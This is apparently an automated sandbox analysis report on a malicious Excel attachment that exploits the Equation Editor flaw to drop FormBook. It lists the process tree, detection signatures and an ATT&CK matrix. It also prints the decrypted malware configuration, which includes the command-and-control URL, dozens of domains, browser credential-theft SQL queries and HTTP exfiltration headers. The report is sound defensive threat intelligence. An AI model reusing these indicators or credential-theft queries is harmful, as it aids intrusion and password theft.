ID: 339197
Sample Name:
PO85937758859777.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:12:48
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Copyright null 2021


Analysis Report PO85937758859777.xlsx

Overview


General Information

Sample Name:	PO85937758859777.xlsx
Analysis ID:	339197
MD5:	80580c09bbeb95..
SHA1:	5d2877c47fd701c..
SHA256:	78a37255aa8d51..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Binary contains a suspicious time st…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2400 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2488 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2684 cmdline: 'C:\Users\Public\vbc.exe' MD5: 16E1A5D26C0698AC48D63661264E0BA1)
    - vbc.exe (PID: 2892 cmdline: {path} MD5: 16E1A5D26C0698AC48D63661264E0BA1)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmmon32.exe (PID: 3012 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: EA7BAAB0792C846DE451001FAE0FBD5F)
          - cmd.exe (PID: 3028 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79df",
    "KEY1_OFFSET 0x1bbd0",
    "CONFIG SIZE : 0xcd",
    "CONFIG OFFSET 0x1bc26",
    "URL SIZE : 26",
    "searching string pattern",
    "strings_offset 0x1a6a3",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x9f116468",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715052",
    "0xbf0a5e41",
    "0x2902d074",
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0122fe",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01475",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
```

```
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "----------------------------------------------------",
    "Decrypted Strings",
    "----------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA",
    "USERPROFILE",
```

```
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"Win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
```

```
    "dat=",
    "f-start",
    "fakecostasunglasses.com",
    "twinbrothers.pizza",
    "jizhoujsp.com",
    "qscrit.com",
    "hotelmanise.com",
    "fer-ua.online",
    "europserver-simcloud.systems",
    "redwap2.pro",
    "betwalkoffame.com",
    "latashalovemillionaire.com",
    "8million-lr.com",
    "tomatrader.com",
    "modaluxcutabovefitness.com",
    "shishijiazu.com",
    "cckytx.com",
    "reversehomeloansmiami.com",
    "imaginenationnetwork.com",
    "thecyclistshop.com",
    "jorgegiljewelry.com",
    "hlaprotiens.com",
    "biblecourt.com",
    "puzelhome.com",
    "musicbychristina.com",
    "iregentos.info",
    "ephwehemeral.com",
    "qubeeva.com",
    "healingwithkarlee.com",
    "giftasmile2day.com",
    "ondesign03.net",
    "argusproductionsus.com",
    "tootleshook.com",
    "sukien-freefire12.com",
    "windmaske.com",
    "futbolclubbarcelona.soccer",
    "veteransc60.com",
    "steambackpacktrade.info",
    "zingnation.com",
    "myfoodworldcup.com",
    "playitaintso.net",
    "crafteest.com",
    "deutschekorrosionsschutz.net",
    "streamcommunitty.com",
    "gatehess.com",
    "hechoenvegas.net",
    "4037a.com",
    "santanabeautycares.com",
    "100feetpics.com",
    "johnsroadantiques.com",
    "improve-climbing.com",
    "18shuwu.net",
    "amazon-support-recovery.com",
    "vibrarecovery.com",
    "deskdonors.info",
    "triagggroup.com",
    "probysweden.com",
    "helloinward.com",
    "vvardown.com",
    "kicksends.com",
    "alwayadopt.com",
    "modernappsllc.com",
    "itswooby.com",
    "med.vegas",
    "chadwestconsulting.com",
    "africanosworld.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.bodyfuelrtd.com/8rg4/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2383656903.0000000000130000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2383656903.0000000000130000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2383656903.0000000000130000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2209887381.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2209887381.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Copyright null 2021

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Copyright null 2021

Data Obfuscation:

- .NET source code contains potential unpacker
- Binary contains a suspicious time stamp

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesc Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




